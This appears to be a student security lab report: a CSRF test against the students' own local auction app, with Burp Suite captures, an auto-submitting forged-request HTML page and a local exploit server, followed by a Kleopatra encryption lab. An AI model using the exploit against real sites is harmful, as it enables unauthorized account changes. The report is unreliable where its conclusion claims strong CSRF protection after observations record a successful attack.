
3. Experiment Steps:

1. Identify Target Endpoints: Identify the endpoints responsible for updating user profile details and changing passwords on the target website.



The screenshot shows a web browser window with the URL `localhost:3000/profile`. The page displays a user profile for 'Karthik'. At the top, there is a circular profile picture of a person, followed by the name 'Karthik' and the title 'User'. Below this, there is a form with fields for 'Profile Image' (a placeholder image), 'Full Name' (Karthik), 'Job' (User), 'Phone' (9177000719), and 'Email' (karthikeya9985@gmail.com). A 'Save Changes' button is at the bottom right of the form. The browser's navigation bar includes back, forward, and search buttons, along with tabs for 'Lots', 'Bid & Buy', 'Bid Status', and 'My Profile'.

Try updating the values randomly initially,



The screenshot shows the Burp Suite Community Edition interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', 'Help', and 'Burp Suite Community Edition v2023.12.1.5 - Temporary Project'. The main window has tabs for 'Dashboard', 'Target', 'Proxy' (which is selected), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', 'Learn', and 'Settings'. Below the tabs, a message says 'Created & Developed by Team' and lists team members: Karthik, Hemant, Rithika Sekhar, Gowtham, and Sumeer. Copyright information for '© 2023 auction app. All Rights Reserved' is also present. The central area shows a table of network requests. The table has columns: #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, and Title. Rows 48 through 64 are listed, with row 63 being highlighted. The 'Request' tab at the bottom shows a JSON payload for a PUT request to '/me/update':

```
17 Cookie: jwtoken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NWEwYjg3OGYzJk5zIjU0OTB1ODkMDm01LC0jPyXQ1o1E3MDkwMTAxNTV9.FTzKy2Ht9VLQ4hdKIWBdjyGxJEWYtBBMOp_eEw3n4
18 Connection: close
19
20 {
  "name": "Karthik",
  "email": "karthikeya9985@gmail.com",
  "phone": "+9177000718"
}
```

The 'Response' tab shows the response status: 200 OK. The 'Inspector' tab on the right displays various headers and attributes. The bottom navigation bar includes 'Event log', 'All issues', and memory usage information: 'Memory: 136.6MB'.

So that the updates http request will be tracked in burp suite

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Attack type' dropdown is set to 'Sniper'. Under 'Payload positions', there is a list of 20 positions. The payload itself is a JSON object:

```
0 {"name": "Karthik", "email": "karthikeya9985@gmail.com", "phone": "9177000719"}  
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20
```

The 'Target' field contains 'http://localhost:3000'. A checked checkbox says 'Update Host header to match target'. On the right side, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. Below the payload list, there are buttons for 'Search', '0 highlights', and 'Clear'. The status bar at the bottom shows 'Length: 837'.

identified that <http://localhost:3000/me/update> is the end point for updating name, email & phone


2. Create CSRF Exploit HTML: Draft HTML forms that mimic legitimate requests to the identified endpoints. These forms should include parameters for updating profile details and changing passwords.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSRF Exploit</title>
</head>
<body>
    <h1>CSRF Exploit</h1>
    <form id="csrfForm" method="PUT" action="http://localhost:3000/me/update">
        <!-- Replace the values with your desired payload -->
        <input type="hidden" name="name" value="Karthik">
        <input type="hidden" name="email" value="karthikeya9985@gmail.com">
        <input type="hidden" name="phone" value="9177000719">
    </form>
    <script>
        // Automatically submit the form upon loading the page
        document.getElementById('csrfForm').submit();
    </script>
</body>
</html>
```

The status bar at the bottom shows 'Ln 15, Col 12 | 724 characters | 100% | Windows (CRLF) | UTF-8'.

HTML form drafted from observing the necessary parameters

3. Set Up Exploit Server: Set up an exploit server to host the crafted HTML forms and serve them to the victim's browser.



```
C:\Windows\System32\cmd.exe + - Microsoft Windows [Version 10.0.22631.3155] (c) Microsoft Corporation. All rights reserved. C:\Users\karth\Desktop\CSRF>python -m http.server 8000 Serving HTTP on :: port 8000 (http://[::]:8000/) ... ::ffff:127.0.0.1 - - [28/Feb/2024 23:02:19] "GET /csrf_exploit.html HTTP/1.1" 200 -
```

Exploit server running locally on port 8000

4. Perform CSRF Attack: Trick an authenticated user into visiting a web page containing the crafted HTML forms hosted on the exploit server. When the user interacts with the forms (e.g., by submitting them), the CSRF attack will be triggered.

5. Observe Results: Monitor the target website's behavior to observe the impact of the CSRF attack. Check if the user's profile details or password are successfully modified without their consent.

4. Observations:

Observation	Result/Outcome
Successful execution of CSRF attack	Unauthorized changes made to user profile/password
Lack of CSRF protection mechanisms	Vulnerable endpoints identified for further mitigation
Absence of proper authentication checks	Potential security weaknesses in authentication layer

Conclusion:

Based on the conducted experiment and analysis, it can be concluded that our website demonstrates a strong resilience against Cross-Site Request Forgery (CSRF) attacks. Several factors contribute to the robustness of our website's security posture, mitigating the risk of CSRF vulnerabilities effectively.

Reasons for Strong Website Security:

- 1. CSRF Protection Mechanisms:** Our website employs robust CSRF protection mechanisms, such as synchronizer tokens (CSRF tokens) or same-site cookie attributes, to validate and authenticate user requests. These mechanisms prevent unauthorized actions from being executed even if an attacker attempts to forge requests.
- 2. Strict Input Validation:** All user inputs and requests undergo thorough validation and sanitization processes on the server-side. This ensures that only legitimate and expected data is accepted, mitigating the risk of malicious input manipulation that could be leveraged in CSRF attacks.
- 3. Secure Authentication Practices:** Our website implements secure authentication practices, including the use of strong and randomly generated session identifiers, proper session management techniques, and secure password storage mechanisms (e.g., salted and hashed passwords). This reduces the likelihood of session fixation attacks and credential-based CSRF attacks.
- 4. Robust Authorization Checks:** Access control and authorization checks are enforced rigorously throughout the application. Each user action is validated against their authorized permissions and privileges, preventing unauthorized access to sensitive functionalities or resources that could be exploited in CSRF attacks.

5. Regular Security Audits and Patch Management: Our website undergoes regular security audits and vulnerability assessments to identify and remediate any potential security weaknesses or vulnerabilities. Patch management processes are in place to promptly address any security patches or updates released by third-party libraries or frameworks used in the application stack.

Overall, these proactive security measures and practices contribute to the resilience of our website against CSRF attacks, ensuring the protection of user data and maintaining the integrity of the application's functionalities.

Solution:

1. CSRF Tokens (Synchronizer Tokens): Implementing CSRF tokens is a widely used and effective method for preventing CSRF attacks. These tokens are unique per session and are included in requests as hidden fields or headers. Upon receiving a request, the server verifies the CSRF token's validity before processing the action, thus preventing CSRF attacks.

2. Same-Site Cookies: Configuring Same-Site cookies is another powerful solution. By setting the Same-Site attribute for cookies, their usage is restricted to the same origin as the website. This prevents cookies from being sent in cross-origin requests, thereby mitigating the risk of unauthorized actions due to CSRF attacks.

3. Referrer Policy: Enforcing a strict referrer policy can provide an additional layer of defence against CSRF attacks. By controlling the information sent in the Referrer header of outgoing requests, organizations can limit the exposure of sensitive information to external domains, reducing the likelihood of CSRF attacks leveraging such information.

Lab – 06. Kleopatra - Encryption and Decryption

Part -1:

Objective:

This experiment aims to perform encryption and decryption of a message using the Kleopatra tool to make our messages or Data Encrypted.

Introduction:

Encryption and Decryption are used to make our message secure in case we are sending them to others and we don't want any intruder to know our message. This tool can be used to perform encryption and decryption.

Setup: Kleopatra Software

Instructions and Steps:

1. Create a User and export your public key and private key.
2. Certify the new user certificates incase if imported externally.
3. Go to Notepad and Enter your Message or Text.
4. Go to Recipients and make sure your correct SignIN user ID is set and Encrypt for me is
set with your USER ID.
5. Now go back to Notepad and click on the Sign/Encrypt Notepad to encrypt the message you have written.
6. Then, in order to decrypt the message, you can click on the Decrypt / Verify Notepad and it will show the decrypted message based on you UserIDs.
7. In case if you have to send your message to others you can Encrypt the message first and then send your Encrypted message along with your public key to your target user for him to get your message.

Observations:




Fig 1: Load/ Import/ Add Certificates or Users




Fig 2: Add your passphrase for your newly created User




Fig 3: Message to be encrypted in Notepad




Fig 4: Passphrase verification after entering Encrypt




Fig 5: Recipients who are signed In to encrypt the message




Fig 6: Encrypted Message after verifying with the passphrase




Fig 7: Decrypted Message from the encrypted text

Results:

We have finally performed encryption and decryption of a message on our own device using our own message and Keys (Public and Private).

Part 2:

Objective:

The main objective of this experiment is to decryption of message sent by another user from another device and User ID using her/ her public key and your private key.

Introduction:

We can perform the decryption of the encrypted messages sent by the other user. For this, we

require the public key of the user. To make sure the user can use our public key and get the message.

Setup:

Kleopatra Software

Instructions and Steps:

1. Perform the steps in the part 1 to make the message and encrypt it using your User ID.
2. Export your UserID's Public Key and send the encrypted message along with your public key to the target user.
3. The Target user should import the public and certify the key using his passphrase.
4. Once the public key is verified and certified. The User is now eligible to decrypt the message using his public key.
5. Make sure you add the user in encrypt for others list to decrypt his or her message.

Observations:




Fig 1: Message to Encrypt

